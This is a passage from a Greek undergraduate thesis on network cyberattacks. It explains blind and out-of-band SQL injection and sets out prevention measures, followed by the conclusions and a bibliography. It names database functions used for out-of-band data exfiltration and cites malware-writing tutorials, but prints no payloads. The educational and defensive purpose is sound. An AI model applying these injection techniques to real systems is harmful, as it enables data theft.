ευπάθειας SQL Injection πιο δύσκολη, αλλά όχι αδύνατη (Owasp, n.d.).

Οι Blind SQL injections βασίζονται στην απόκριση και τα πρότυπα συμπεριφοράς του διακομιστή, επομένως είναι συνήθως πιο αργή στην εκτέλεσή τους, αλλά μπορεί να είναι εξίσου επιβλαβείς (Imperva, n.d.f).

Οι Blind SQL injections μπορούν να ταξινομηθούν σε δύο κατηγορίες στη Boolean και στην Time-based. Στη Boolean, ο εισβολέας στέλνει ένα ερώτημα SQL στη βάση δεδομένων, ζητώντας από την εφαρμογή να επιστρέψει ένα αποτέλεσμα. Το αποτέλεσμα θα διαφέρει ανάλογα με το αν το ερώτημα είναι αληθές ή ψευδές. Με βάση το αποτέλεσμα, οι πληροφορίες εντός της απόκρισης HTTP θα τροποποιηθούν ή θα παραμείνουν αμετάβλητες. Ο εισβολέας μπορεί στη συνέχεια να διαπιστώσει εάν το μήνυμα δημιούργησε αληθές ή ψευδές αποτέλεσμα (Imperva, n.d.f).

Όσον αφορά την Time-based, ο εισβολέας στέλνει ένα ερώτημα SQL στη βάση δεδομένων, το οποίο κάνει τη βάση δεδομένων να περιμένει (για μια περίοδο σε δευτερόλεπτα) προτού μπορέσει να αντιδράσει. Ο εισβολέας μπορεί να δει από το χρόνο που χρειάζεται η βάση δεδομένων για να απαντήσει, εάν ένα ερώτημα είναι αληθές ή ψευδές. Με βάση το αποτέλεσμα, μια απόκριση HTTP θα δημιουργηθεί αμέσως ή μετά από μια περίοδο αναμονής. Ο εισβολέας μπορεί έτσι να διαπιστώσει εάν το μήνυμα που χρησιμοποίησε επέστρεψε αληθές ή ψευδές, χωρίς να βασίζεται σε δεδομένα από τη βάση δεδομένων (Imperva, n.d.f).

Out-of-band SQL injection (OOB SQLi)

Out-of-band SQL injection είναι ένας συγκεκριμένος τύπος SQL injection. Ο όρος out-of-band σημαίνει ότι ο εισβολέας δεν λαμβάνει απάντηση από την εφαρμογή που δέχεται επίθεση στο ίδιο κανάλι επικοινωνίας, αλλά αντίθετα μπορεί να αναγκάσει την εφαρμογή να

στείλει δεδομένα σε ένα απομακρυσμένο τελικό σημείο που ελέγχει. Αυτή η επίθεση είναι δυνατή μόνο εάν ο διακομιστής που χρησιμοποιείτε έχει εντολές που ενεργοποιούν αιτήματα DNS ή HTTP. Ωστόσο, αυτό συμβαίνει με όλους τους δημοφιλείς διακομιστές SQL (Invicti, n.d).

Ο εισβολέας μπορεί να πραγματοποιήσει αυτήν τη μορφή επίθεσης μόνο όταν ορισμένες δυνατότητες είναι ενεργοποιημένες στον διακομιστή βάσης δεδομένων που χρησιμοποιείται από την εφαρμογή Ιστού. Αυτή η μορφή επίθεσης χρησιμοποιείται κυρίως ως εναλλακτική λύση στις τεχνικές in-band και inferential SQLi (Imperva, n.d.f).

Σε σύγκριση με το In-Band και το Blind SQL Injection, το OOB SQL injection εξάγει δεδομένα μέσω εξερχόμενου καναλιού, που μπορεί να είναι πρωτόκολλο DNS ή HTTP. Η ικανότητα ενός συστήματος βάσης δεδομένων να εκκινεί ένα εξερχόμενο αίτημα DNS ή HTTP μπορεί να χρειαστεί να βασίζεται στη διαθέσιμη λειτουργία. Η συνάρτηση μπορεί να είναι είτε συνάρτηση λειτουργίας αρχείου (για παράδειγμα: load_file(), master..xp_dirtree) είτε δημιουργία συνάρτησης σύνδεσης (για παράδειγμα: DBMS_LDAP.INIT, UTL_HTTP.request) (How, 2019).

Για την εκμετάλλευση της OOB SQL injection, οι στοχευμένοι διακομιστές ιστού και βάσης δεδομένων πρέπει να πληρούν τις ακόλουθες τρεις προϋποθέσεις. Πρώτη προϋπόθεση είναι η έλλειψη επικύρωσης εισόδου σε εφαρμογή web. Η δεύτερη αποτελεί το περιβάλλον δικτύου, που επιτρέπει στον στοχευμένο διακομιστή βάσης δεδομένων να εκκινεί εξερχόμενα αιτήματα (είτε DNS είτε HTTP) στο κοινό χωρίς περιορισμό των περιμέτρων ασφαλείας. Τέλος, τα επαρκή δικαιώματα για την εκτέλεση της απαραίτητης λειτουργίας για την εκκίνηση εξερχόμενων αιτημάτων (How, 2019).

(Ενότητα 5.3.Γ) Πρόληψη και μετριασμός SQLI

Υπάρχουν αρκετοί αποτελεσματικοί τρόποι για να αποτρέψετε την πραγματοποίηση επιθέσεων SQLI, καθώς και προστασία από αυτές, εάν συμβούν (Imperva, n.d.f).

Ο μόνος σίγουρος τρόπος για την αποτροπή επιθέσεων SQL Injection είναι η επικύρωση εισόδου και τα παραμετροποιημένα ερωτήματα, συμπεριλαμβανομένων των προετοιμασμένων δηλώσεων. Ο κωδικός εφαρμογής δεν πρέπει ποτέ να χρησιμοποιεί απευθείας την είσοδο. Ο προγραμματιστής πρέπει να απολυμαίνει όλες τις εισαγωγές, όχι μόνο τις εισόδους web form, όπως φόρμες σύνδεσης. Πρέπει να αφαιρεθούν πιθανά κακόβουλα στοιχεία κώδικα, όπως μεμονωμένα εισαγωγικά. Είναι επίσης καλή ιδέα να είναι απενεργοποιημένη η ορατότητα των σφαλμάτων της βάσης δεδομένων στους ιστότοπους. Τα σφάλματα βάσης δεδομένων μπορούν να χρησιμοποιηθούν με το SQL Injection για τη λήψη πληροφοριών σχετικά με τη βάση δεδομένων σας (Acunetix, n.d.)

Η επικύρωση εισροών θα πρέπει πάντα να θεωρείται βέλτιστη πρακτική. Η πραγματικότητα είναι ότι, στις περισσότερες περιπτώσεις, απλά δεν είναι εφικτό να χαρτογραφηθούν όλες οι νόμιμες και παράνομες εισροές, τουλάχιστον όχι χωρίς να προκληθούν πολλά ψευδώς θετικά αποτελέσματα, τα οποία παρεμβαίνουν στην εμπειρία χρήστη και στη λειτουργικότητα μιας εφαρμογής. Για το λόγο αυτό, ένα τείχος προστασίας εφαρμογών ιστού (WAF)

χρησιμοποιείται συνήθως για το φιλτράρισμα του SQLI, καθώς και άλλων διαδικτυακών απειλών (Imperva, n.d.f).

Εάν ανακαλύψετε ένα θέμα ευπάθειας SQL Injection, για παράδειγμα χρησιμοποιώντας μια σάρωση, ενδέχεται να μην μπορείτε να το διορθώσετε αμέσως. Για παράδειγμα, η ευπάθεια μπορεί να βρίσκεται σε ανοιχτό κώδικα. Σε τέτοιες περιπτώσεις, μπορείτε να χρησιμοποιήσετε ένα τείχος προστασίας εφαρμογών ιστού για να απολυμάνετε προσωρινά τα στοιχεία εισόδου σας (Acunetix, n.d.)

Για το λόγο αυτό, ένα τείχος προστασίας εφαρμογών ιστού (WAF) χρησιμοποιείται συνήθως για το φιλτράρισμα του SQLI, καθώς και άλλων διαδικτυακών απειλών. Για να γίνει αυτό, ένα WAF βασίζεται συνήθως σε μια μεγάλη και συνεχώς ενημερωμένη λίστα με σχολαστικά κατασκευασμένες υπογραφές που του επιτρέπουν να εξαλείφει κακόβουλα ερωτήματα SQL. Συνήθως, μια τέτοια λίστα περιέχει υπογραφές για την αντιμετώπιση συγκεκριμένων φορέων επίθεσης και διορθώνεται τακτικά για να εισάγει κανόνες αποκλεισμού για τρωτά σημεία που ανακαλύφθηκαν πρόσφατα. Τα σύγχρονα τείχη προστασίας εφαρμογών web συχνά ενσωματώνονται επίσης με άλλες λύσεις ασφαλείας. Από αυτά, ένα WAF μπορεί να λάβει πρόσθετες πληροφορίες που αυξάνουν περαιτέρω τις δυνατότητες ασφαλείας του (Imperva, n.d.f).

Η πρόληψη των τρωτών σημείων του SQL Injection δεν είναι εύκολη. Οι συγκεκριμένες τεχνικές πρόληψης εξαρτώνται από τον τύπο της ευπάθειας SQLi, από τη μηχανή βάσης δεδομένων SQL και από τη γλώσσα προγραμματισμού. Ωστόσο, υπάρχουν ορισμένες γενικές στρατηγικές αρχές που πρέπει να ακολουθήσετε για να διατηρήσετε την εφαρμογή web σας ασφαλή (Acunetix, n.d.)

Για να διατηρήσετε την εφαρμογή Ιστού ασφαλή, όλοι όσοι εμπλέκονται στη δημιουργία της εφαρμογής Ιστού πρέπει να γνωρίζουν τους κινδύνους που σχετίζονται με τα SQL Injections. Θα πρέπει να παρέχετε κατάλληλη εκπαίδευση ασφάλειας σε όλους τους προγραμματιστές, το προσωπικό QA, τους DevOps και τους SysAdmins. Επιπλέον, θα πρέπει να αντιμετωπίζουμε όλες τις πληροφορίες χρήστη ως μη αξιόπιστες. Οποιαδήποτε είσοδος χρήστη που χρησιμοποιείται σε ένα ερώτημα SQL εισάγει τον κίνδυνο μιας SQLI. Αντιμετωπίζουμε τα δεδομένα από επαληθευμένους ή/και εσωτερικούς χρήστες με τον ίδιο τρόπο που αντιμετωπίζετε τα δημόσια δεδομένα (Acunetix, n.d.)

Επιπροσθέτως, δεν φιλτράρουμε τα στοιχεία των χρηστών με βάση τις μαύρες λίστες. Ένας έξυπνος εισβολέας θα βρει σχεδόν πάντα έναν τρόπο να παρακάμψει μια μαύρη λίστα. Επομένως, εάν είναι δυνατόν, πάντα να επαληθεύουμε και να φιλτράρουμε τα στοιχεία των χρηστών χρησιμοποιώντας μόνο αυστηρές λίστες επιτρεπόμενων. Γνωρίζουμε, επίσης, ότι οι παλαιότερες τεχνολογίες ανάπτυξης ιστού δεν διαθέτουν προστασία SQLi. Χρησιμοποιούμε την πιο πρόσφατη έκδοση του περιβάλλοντος και της γλώσσας ανάπτυξης και τις πιο πρόσφατες τεχνολογίες που σχετίζονται με αυτό το περιβάλλον/γλώσσα. Για παράδειγμα, στην PHP χρησιμοποιήστε PDO αντί για MySQLi (Acunetix, n.d.)

Σε συνέχεια με το παραπάνω, καλό θα είναι να μην προσπαθήσουμε να δημιουργήσουμε προστασία SQLi από την αρχή. Οι περισσότερες σύγχρονες τεχνολογίες ανάπτυξης μπορούν να σας προσφέρουν μηχανισμούς προστασίας από το SQLi. Για παράδειγμα, μπορούμε να χρησιμοποιήσουμε παραμετροποιημένα ερωτήματα ή αποθηκευμένες διαδικασίες. Τέλος, Το SQL Injection μπορεί να εισαχθεί από τους προγραμματιστές σας ή μέσω εξωτερικών

βιβλιοθηκών, ενοτήτω, ή και λογισμικού. Θα πρέπει να σαρώνετε τακτικά τις εφαρμογές Ιστού χρησιμοποιώντας έναν σαρωτή ευπάθειας Ιστού (Acunetix, n.d.)

ΚΕΦΑΛΑΙΟ 6 Συμπεράσματα

Τα σενάρια επιθέσεων και οι τεχνικές κυβερνοασφάλειας σε δίκτυα κορμού είχαν ως στόχο την μελέτη των περαιτέρω τύπων κακόβουλων λογισμικών καθώς και τους τύπους των threat actor που πραγματοποιούν τις αντίστοιχες επιθέσεις. Επιπλέον στόχος αποτελούσε και η μελέτη των αντίστοιχων αλγορίθμων αλλά και η ανάλυση κάποιων περιπτώσεων που αφορούν διάφορες επιθέσεις σε δίκτυα.

Με την ανάλυση των τύπων των κακόβουλων λογισμικών είχε ως αντίκρισμα την καλύτερη κατανόηση των όρων αλλά και των παραδειγμάτων που αναφέρονται, των αλγορίθμων που παρατίθενται καθώς και των σεναρίων που αναλύονται στο τελευταίο κεφάλαιο. Η ανάλυση των απειλών, των τρωτών σημείων και των κινδύνων είναι ένας πρόδρομος του να γίνει αντιληπτός ο τρόπος με τον οποίο οι threat actors εντοπίζουν τα παραπάνω θέματα στην ασφάλεια και καταφέρνουν να ολοκληρώσουν επιτυχημένα ή μη, μια επίθεση προς τους στόχους που έχουν θέσει.

Κατ’ επέκταση της παραπάνω ανάλυσης, γίνεται αναφορά στα είδη των threat actor με σκοπό το διαχωρισμό και των επιθέσεων αλλά και των τακτικών που ακολουθεί η κάθε κατηγορία για την καλύτερη κατανομή των επιθέσεων αλλά και τον τρόπο αντιμετώπισής τους. Με την αναφορά που έγινε στο 4ο κεφάλαιο σε διάφορους αλγορίθμους έγινε με σκοπό την εκτενέστερη ανάλυση κάποιων βασικών τύπων κακόβουλου λογισμικού και έχουν αναφερθεί αρκετά κομμάτια κωδίκων για την καλύτερη κατανόηση και μελέτη τους. Τέλος, φτάνοντας στο τελευταίο κεφάλαιο, ολοκληρώνεται η εργασία με παραδείγματα επιθέσεων στο προστατευόμενο περιβάλλον ενός virtual machine, για ανάλυση των περιπτώσεων, εκτενέστερη και καλύτερη αντίληψη του προβλήματος αλλά και την έκφανση του αποτελέσματος μιας επίθεσης. Επιπλέον, εντοπίζουμε τα προβλήματα στην ασφάλεια και δίνονται τρόποι εντοπισμού, μετριασμού και αντιμετώπισης των αντίστοιχων προβλημάτων.

Συμπερασματικά, η όλη ανάλυση έγινε με σκοπό την καλύτερη κατανόηση των προβλημάτων που αντιμετωπίζονται στο θέμα της ασφάλειας αλλά και με ποιους τρόπους οι threat actors αντιλαμβάνονται και εντοπίζουν τα προβλήματα αυτά και καταφέρνουν να ολοκληρώσουν τις επιθέσεις τους. Η παρούσα πτυχιακή εργασία, θα μπορούσε να δώσει το έναυσμα για περεταίρω έρευνα στο θέμα της ασφάλειας αλλά και στη μελέτη των threat actors αντίστοιχα.

ΒΙΒΛΙΟΓΡΑΦΙΑ

Ξενόγλωσση Βιβλιογραφία

Acunetix. (n.d.). What is SQL Injection (SQLi) and How to Prevent It. Available at: https://www.acunetix.com/websitesecurity/sql-injection/ (31/05/2022)

Algarni, A., Xu, Y., Chan, T. (2014). Social Engineering in Social Networking Sites: The Art of Impersonation. 2014 IEEE International Conference on Services Computing, Anchorage, AK, USA, 27 June-2 July 2014. Available at: https://ieeexplore.ieee.org/abstract/document/6930610 (13/01/2022)

Allodi, L., Chotza, T., Panina, E., Zannone, N. (2019). The Need for New Antiphishing Measures Against Spear-Phishing Attacks. IEEE Security & Privacy, IEEE, Volume: 18, Issue: 2, pp. 23 – 34, March-April 2020. Available at: https://ieeexplore.ieee.org/abstract/document/8852647 (18/01/2022)

Artsandculture. (n.d.). Resource exhaustion attack. Available at: https://artsandculture.google.com/entity/resource-exhaustion-attack/g11bxfwkxv0?hl=en (01/02/2022)

Barbosa, H., Morais, S. T., Breda, F.(2017). SOCIAL ENGINEERING AND CYBER SECURITY. Available at: https://www.researchgate.net/profile/Hugo-Barbosa/publication/315351300_SOCIAL_ENGINEERING_AND_CYBER_SECURITY/links/599c43430f7e9b892bafc0df/SOCIAL-ENGINEERING-AND-CYBER-SECURITY.pdf (30/01/2022)

Bartleby. (n.d.). Types of Access Attacks. Available at: https://www.bartleby.com/essay/Types-of-Access-Attacks-FKNFC24CDMRS (23/01/2022)

Brauch, H. G. (n.d.). Concepts of Security Threats, Challenges, Vulnerabilities and Risks. Available at: https://link.springer.com/content/pdf/10.1007%2F978-3-642-17776-7_2.pdf (03/02/2022)

Carey, C. (n.d.). 2. how can an attacker use wireshark to compromise your network security?. Available at: https://www.nstec.com/network-security/2-how-can-an-attacker-use-wireshark-to-compromise-your-network-security/ (26/05/2022)

Checkpoint. (n.d.). What is Hacktivism?. Available at: https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-hacktivism/ (30/01/2022)

Chien, E. (2005). Techniques of Adware and Spyware. Available at: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.174.3560&rep=rep1&type=pdf (01/02/2022)

Cloudflare. (n.d.a). What is a DDoS attack?. Available at: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/ (29/01/2022)

Cloudflare. (n.d.b). DNS amplification attack. DNS amplification is a DDoS attack that leverages DNS resolvers to overwhelm a victim with traffic. Available at: https://www.cloudflare.com/learning/ddos/dns-amplification-ddos-attack/ (26/05/2022)

Computer Hope. (2020). Setuid. Available at: https://www.computerhope.com/jargon/s/setuid.htm (23/02/2022)

Comtact. (2019). What are the different types of Malware?. Available at: https://comtact.co.uk/what-are-the-different-types-of-malware/ (13/06/2022)

Computernetworkingnotes. (2021). Reconnaissance attacks, Tools, Types, and Prevention. Available at: https://www.computernetworkingnotes.com/ccna-study-guide/reconnaissance-attacks-tools-types-and-prevention.html (01/02/2022)

Cyberpolicy. (n.d.). State-Sponsored Hacking Explained. Available at: https://www.cyberpolicy.com/cybersecurity-education/state-sponsored-hacking-explained (04/02/2022)

CyberProof. (2019). USE CASE: BRUTE FORCE ATTACK. Available at: https://cdn2.hubspot.net/hubfs/4327551/COS%20Assets/Use%20Case%20Brute%20Force_digital.pdf (20/02/2022)

Cybertalk. (2021). What is tailgating and why it matters. Available at: https://www.cybertalk.org/2021/11/12/tailgating-social-engineering-attacks-what-is-tailgating-and-why-it-matters/ (26/01/2022)

Digital Defense Inc. (n.d.). What Are The Most Common Types Of Network Vulnerabilities?. Available at: https://www.digitaldefense.com/blog/what-are-the-most-common-types-of-network-vulnerabilities/ (02/02/2022)

Ecpi university. (n.d.). How to Become a White Hat Hacker: What Education do I Need?. Available at: https://www.ecpi.edu/blog/how-to-become-a-white-hat-hacker (04/02/2022)

Elleithy, K. M., Blagovic,D., Cheng, W. K., Sideleau, P. (2005). Denial of Service Attack Techniques: Analysis, Implementation and Comparison. Sacred Heart University, SCHOOL OF COMPUTER SCIENCE & ENGINEERING FACULTY PUBLICATIONS. Available at: https://digitalcommons.sacredheart.edu/cgi/viewcontent.cgi?article=1053&context=computersci_fac (25/01/2022)

Fitzgerald, A. (n.d.). Flush DNS: What It Is, How to Do It & Why You Should. Available at: https://blog.hubspot.com/website/flush-dns (26/05/2022)

Florio, E. (2005). When Malware Meets Rootkits. Symantec Security Response, Ireland. Available at: https://www.virusbulletin.com/virusbulletin/2005/12/when-malware-meets-rootkits (16/01/2022)

Fortinet. (n.d.a). Attack Surface. Available at: https://www.fortinet.com/resources/cyberglossary/attack-surface (02/01/2022)

Fortinet. (n.d.b). Ping of Death. Available at: https://www.fortinet.com/resources/cyberglossary/ping-of-death (28/02/2022)

Geeksforgeeks. (2019). Python | os.listdir() method. Available at: https://www.geeksforgeeks.org/python-os-listdir-method/ (24/02/2022)

Geeksforgeeks. (2020a). Pivoting – Moving Inside a Network (Cyber Security). Available at: https://www.geeksforgeeks.org/pivoting-moving-inside-a-network/ (02/02/2022)

Geeksforgeeks. (2020b). Viruses – From Newbie to pro. Available at: https://www.geeksforgeeks.org/viruses-from-newbie-to-pro/?ref=lbp (23/02/2022)

Geeksforgeeks. (2021a). Python | os.path.join() method. Available at: https://www.geeksforgeeks.org/python-os-path-join-method/ (24/02/2022)

Geeksforgeeks. (2021b). Python | shutil.copyfile() method. Available at: https://www.geeksforgeeks.org/python-shutil-copyfile-method/ (24/02/2022)

Github. (2021). intro-2-cybersecurity-in-python. Available at: https://github.com/shantoroy/intro-2-cybersecurity-in-python/blob/master/worm/worm.py (24/02/2022)

Gupta, S., Singhal, A., Kapoor, A. (2016). A literature survey on social engineering attacks: Phishing attack. 2016 International Conference on Computing, Communication and Automation (ICCCA), Greater Noida, India, 29-30/04 2016. Available at: https://ieeexplore.ieee.org/abstract/document/7813778 (13/01/2022)

Gurubaran. (2021). What is PCAP File, Why do we Need to Use & How it Works?. Available at: https://cybersecuritynews.com/pcap/ (31/05/2022)

Hadnagy, C. (2010). Social Engineering: The Art of Human Hacking. Published by Wiley Publishing, Inc. Available at: https://books.google.gr/books?hl=el&lr=&id=9LpawpklYogC&oi=fnd&pg=PT7&dq=pretexting+social+engineering&ots=vchBDWi6OP&sig=rss35usAJw_4RmDlFN121c9Vr9w&redir_esc=y#v=onepage&q=pretexting&f=false (02/02/2022)

HOFFMAN, C. (2014). How an Attacker Could Crack Your Wireless Network Security. Available at: https://www.howtogeek.com/191482/how-an-attacker-could-crack-your-wireless-network-security/ (26/05/2022)

How, L. C. (2019). Out-of-Band (OOB) SQL Injection. Available at: https://infosecwriteups.com/out-of-band-oob-sql-injection-87b7c666548b (31/05/2022)

IBM. (2022). nslookup Command. Available at: https://www.ibm.com/docs/en/aix/7.2?topic=n-nslookup-command (26/05/2022)

Imperva. (n.d.a). Cyber Attack. Available at: https://www.imperva.com/learn/application-security/cyber-attack/ (12/06/2022)

Imperva. (n.d.b). Man in the middle (MITM) attack. Available at: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/ (23/02/2022)

Imperva. (n.d.c). Buffer Overflow Attack. Available at: https://www.imperva.com/learn/application-security/buffer-overflow/ (27/01/2022)

Imperva. (n.d.d). Ping of Death (POD). Available at: https://www.imperva.com/learn/ddos/ping-of-death/ (28/02/2022)

Imperva. (n.d.e). Domain name server (DNS) Hijacking. Available at: https://www.imperva.com/learn/application-security/dns-hijacking-redirection/ (26/05/2022)

Imperva. (n.d.f). SQL (Structured query language) Injection. Available at: https://www.imperva.com/learn/application-security/sql-injection-sqli/ (31/05/2022)

Infoblox. (n.d.). What is DNS Tunneling?. Available at: https://www.infoblox.com/glossary/dns-tunneling/ (26/05/2022)

Invicti. (n.d). Out-of-band SQL injection (OOB SQLi). Available at: https://www.invicti.com/learn/out-of-band-sql-injection-oob-sqli/ (31/05/2022)

Jagnarine, A. A. (2005). The Role of White Hat Hackers in Information Security. Pace University. Available at: https://digitalcommons.pace.edu/cgi/viewcontent.cgi?article=1012&context=honorscollege_theses (03/02/2022)

Javaheri, D., Hosseinzadeh, M., Rahmani, A. M. (2018). Detection and Elimination of Spyware and Ransomware by Intercepting Kernel-Level System Routines, pp. 78321 - 78332. Available at: https://ieeexplore.ieee.org/abstract/document/8566151 (23/01/2022)

Johansen, G. A. (2020). What is a computer virus? Available at: https://us.norton.com/internetsecurity-malware-what-is-a-computer-virus.html (02/02/2022)

Kaspersky. (n.d.a). Black hat, White hat, and Gray hat hackers - Definition and Explanation. Available at: https://www.kaspersky.com/resource-center/definitions/hacker-hat-types (04/02/2022)

Kaspersky. (n.d.b). What is a Packet Sniffer?. Available at: https://www.kaspersky.com/resource-center/definitions/what-is-a-packet-sniffer (16/05/2022)

Katie Terrell, H. (2021). shoulder surfing. Available at: https://www.techtarget.com/searchsecurity/definition/shoulder-surfing (27/01/2022)

KOYUN, A., Janabi, A. E. (2017). Social Engineering Attacks. Available at: https://www.jmest.org/wp-content/uploads/JMESTN42352270.pdf (23/01/2022)

Liu, W. (2009). Research on DoS Attack and Detection Programming. 2009 Third International Symposium on Intelligent Information Technology Application, Nanchang, China, 21-22 Nov. 2009. Available at: https://ieeexplore.ieee.org/abstract/document/5368799 (02/01/2022)

Long, J. (2008). No Tech Hacking: A Guide to Social Engineering, Dumpster Diving, and Shoulder Surfing. Published by Syngress Publishing, Inc, Burlington, MA. Available at: https://books.google.gr/books?id=Fe63fUkm2oMC&printsec=frontcover&hl=el#v=onepage&q&f=false (11/01/2022)

MASTROMATTEO, D. (2021). How to create a computer virus in Python. Available at: https://thepythoncorner.com/posts/2021-08-30-how-to-create-virus-python/ (23/02/2022)

Mehta, M. (2020). Different Types of Hackers: The 6 Hats Explained. InfoSec Insights by sectigo store. Available at: https://sectigostore.com/blog/different-types-of-hackers-hats-explained/ (03/02/2022)

Memon, I., Shaikh, R. A., Fazal, H., Tunio, M. H., Arain, Q. A. (2020). The World of Hacking: A Survey. University of Sindh Journal of Information and Communication Technology (USJICT), Volume 4, Issue 1, Published by University of Sindh, Jamshoro. Available at: https://sujo2.usindh.edu.pk/index.php/USJICT/article/view/358/223 (04/02/2022)

Merriam-webster. (n.d.). Proxy. Available at: https://www.merriam-webster.com/dictionary/proxy (27/01/2022)

Notermans, T. (2017). DNS series #2: recursive vs iterative DNS query. Available at: https://accedian.com/blog/dns-troubleshooting-recursive-vs-iterative-dns-query/ (26/05/2022)

Oracle. (2010). Chapter 6 Encryption, Tunneling, and Virtual Private Networks. Available at: https://docs.oracle.com/cd/E19047-01/sunscreen32/806-6347/6jfa0g87l/index.html (02/02/2022)

Orbitco. (2015a). What is Network Trust Exploitation Attack ?. Available at: https://www.orbit-computer-solutions.com/type-of-network-attack-trust-exploitation/ (20/02/2022)

Orbitco. (2015b). Network Port Redirection Attack – Explained with Examples. Available at: https://www.orbit-computer-solutions.com/port-redirection-attack/ (20/02/2022)

Owasp. (n.d.). Blind SQL Injection. Available at: https://owasp.org/www-community/attacks/Blind_SQL_Injection (31/05/2022)

Parmar, B. (2012). Protecting against spear-phishing. Computer Fraud & Security, Volume 2012, Issue 1, January 2012, pp. 8-11. Available at: https://www.sciencedirect.com/science/article/abs/pii/S1361372312700076 (02/01/2022)

Pagerduty. (n.d.). What is DNS Monitoring and Why is it Important?. Available at: https://www.pagerduty.com/resources/learn/dns-monitoring/#toc-1 (26/05/2022)

Petters, J. (2020). What is a Man-in-the-Middle Attack: Detection and Prevention Tips. Available at: https://www.varonis.com/blog/man-in-the-middle-attack (17/05/2022)

Portswigger. (n.d.). SQL injection. Available at: https://portswigger.net/web-security/sql-injection (31/05/2022)

Programiz. (n.d.). Python String startswith(). Available at: https://www.programiz.com/python-programming/methods/string/startswith (24/02/2022)

Putman, P. (n.d.). Script Kiddie: Unskilled Amateur or Dangerous Hackers?. Available at: https://www.uscybersecurity.net/script-kiddie/ (27/01/2022)

Python. (n.d.). os.path — Common pathname manipulations. Available at: https://docs.python.org/3/library/os.path.html (22/02/2022)

Pythonprogramming. (2018). How to get all the file in a directory. Available at: https://pythonprogramming.altervista.org/how-to-get-all-the-file-in-a-directory/?doing_wp_cron=1645651044.8800160884857177734375 (24/02/2022)

Radware. (n.d.a). Botmaster. Available at: https://www.radware.com/security/ddos-knowledge-center/ddospedia/botmaster/ (29/01/2022)

Radware. (n.d.b). ARP Poisoning. Available at: https://www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning/ (17/05/2022)

Raja Othman, R. A. (n.d.). Understanding the Various Types of Denial of Service Attack. Available at: https://www.cybersecurity.my/data/content_files/13/72.pdf (04/02/2022)

Rapid7. (n.d.). Man in the Middle (MITM) Attacks. MITM Techniques, Detection, and Best Practices for Prevention. Available at: https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/ (17/05/2022)

Reilly, K. (2021). What is a Red Hat Hacker?. Available at: https://medium.com/codex/what-is-a-red-hat-hacker-afe339db6512 (04/02/2022)

Safebreach. (2018). Simulating a Hacker. Available at: https://www.safebreach.com/resources/simulating-a-hacker-white-paper/?fbclid=IwAR324k5E-yjmTrFuIvTVP873ey5QiuuHznST-n2P-fHpohk4GbjX9ZwZNc4 (20/02/2022)

Santos, O. (2021). Challenges in the Security Operations Center (SOC). Available at: https://www.ciscopress.com/articles/article.asp?p=3100055&seqNum=3 (29/01/2022)

Sanyam, J. (n.d). Ping Of Death Attack. Available at: https://iq.opengenus.org/ping-of-death-attack/ (28/02/2022)

Sciencedirect. (n.d. a). Fragmentation Attack. Available at: https://www.sciencedirect.com/topics/computer-science/fragmentation-attack (28/01/2022)

Sciencedirect. (n.d. b). Black Hat Hacker. Available at: https://www.sciencedirect.com/topics/computer-science/black-hat-hacker (24/01/2022)

Shahzad, R. K., Lavesson, N. (2011). Detecting scareware by mining variable length instruction sequences. 2011 Information Security for South Africa, Johannesburg, South Africa, 15-17 Aug. 2011. Available at: https://ieeexplore.ieee.org/abstract/document/6027523 (03/02/2022)

Sharma, A. (2021a). Blue Team Labs- Phishing Analysis. Available at: https://medium.com/@ERBATMAN/blue-team-labs-phishing-analysis-1641b42dd9c9 (20/02/2022)

Sharma, A. (2021b). Blue Team Labs- Malware Analysis - Ransomware Script. Available at: https://medium.com/@ERBATMAN/blue-team-labs-malware-analysis-ransomware-script-6d5ecb2a2496 (19/02/2022)

Shekhar, A. (2022). How To Perform Ping of Death Attack Using CMD And Notepad (Just For Learning). Available at: https://fossbytes.com/perform-ping-of-death-attack-using-cmd-just-for-learning/ (28/02/2022)

Solarwinds. (n.d.). What is Packet Capture (PCAP)?. Available at: https://www.solarwinds.com/resources/it-glossary/pcap (31/05/2022)

Tasevski, P. (2011). PASSWORD ATTACKS AND GENERATIONSTRATEGIES. Tartu University, Faculty of Mathematics and Computer Sciences, major: Masterof Science in Cyber Security. Available at: https://courses.cs.ut.ee/2011/security-seminar-spring/uploads/Main/pedrag-slides.pdf (24/01/2022)

Taylor, R. (2021). Four major DNS attack types and how to mitigate them. Available at: https://bluecatnetworks.com/blog/four-major-dns-attack-types-and-how-to-mitigate-them/ (26/05/2022)

Techslang. (n.d.a). What is a Dumpster Diving Attack?. Available at: https://www.techslang.com/definition/what-is-a-dumpster-diving-attack/ (27/01/2022)

Techslang. (n.d.b). What is a Green Hat Hacker?. Available at: https://www.techslang.com/definition/what-is-a-green-hat-hacker/ (02/02/2022)

Techtarget. (n.d.). DEFINITION Wireshark. Available at: https://www.techtarget.com/whatis/definition/Wireshark (26/05/2022)

The engine room. (2020). Case study: Distributed Denial of Service attacks (DDoS). Available at: https://www.theengineroom.org/wp-content/uploads/2020/08/OrgSec-Case-study-DDoS-attacks-June-2020.pdf (02/02/2022)

Thesassway. (n.d.). What Is A Handler In Computer Science?. Available at: https://thesassway.com/what-is-a-handler-in-computer-science/ (02/02/2022)

Trendmicro. (n.d.). Cybercriminals. Available at: https://www.trendmicro.com/vinfo/us/security/definition/cybercriminals (03/02/2022)

Tutorialspoint. (n.d.). Kali Linux - Social Engineering. Available at: https://www.tutorialspoint.com/kali_linux/kali_linux_social_engineering.htm (25/01/2022)

VanVliet, S. (2021). What is DNS Poisoning? (aka DNS Spoofing). Available at: https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/ (26/05/2022)

Veracode. (n.d.). Rootkit: What is a Rootkit?. Available at: https://www.veracode.com/security/rootkit (25/01/2022)

Villanueva, J. C. (2022). How to Prevent Sniffer Attacks with Encrypted FTP | JSCAPE. Available at: https://www.jscape.com/blog/countering-packet-sniffers-using-encrypted-ftp (17/05/2022)

Wallarm. (n.d.). What Is A Ping Of Death Assault?. Available at: https://www.wallarm.com/what/what-is-a-ping-of-death-assault (28/02/2022)

Williams, L. (2022). What is a DoS Attack and How to DoS Someone [Ping of Death]. Available at: https://www.guru99.com/ultimate-guide-to-dos-attacks.html (28/02/2022)

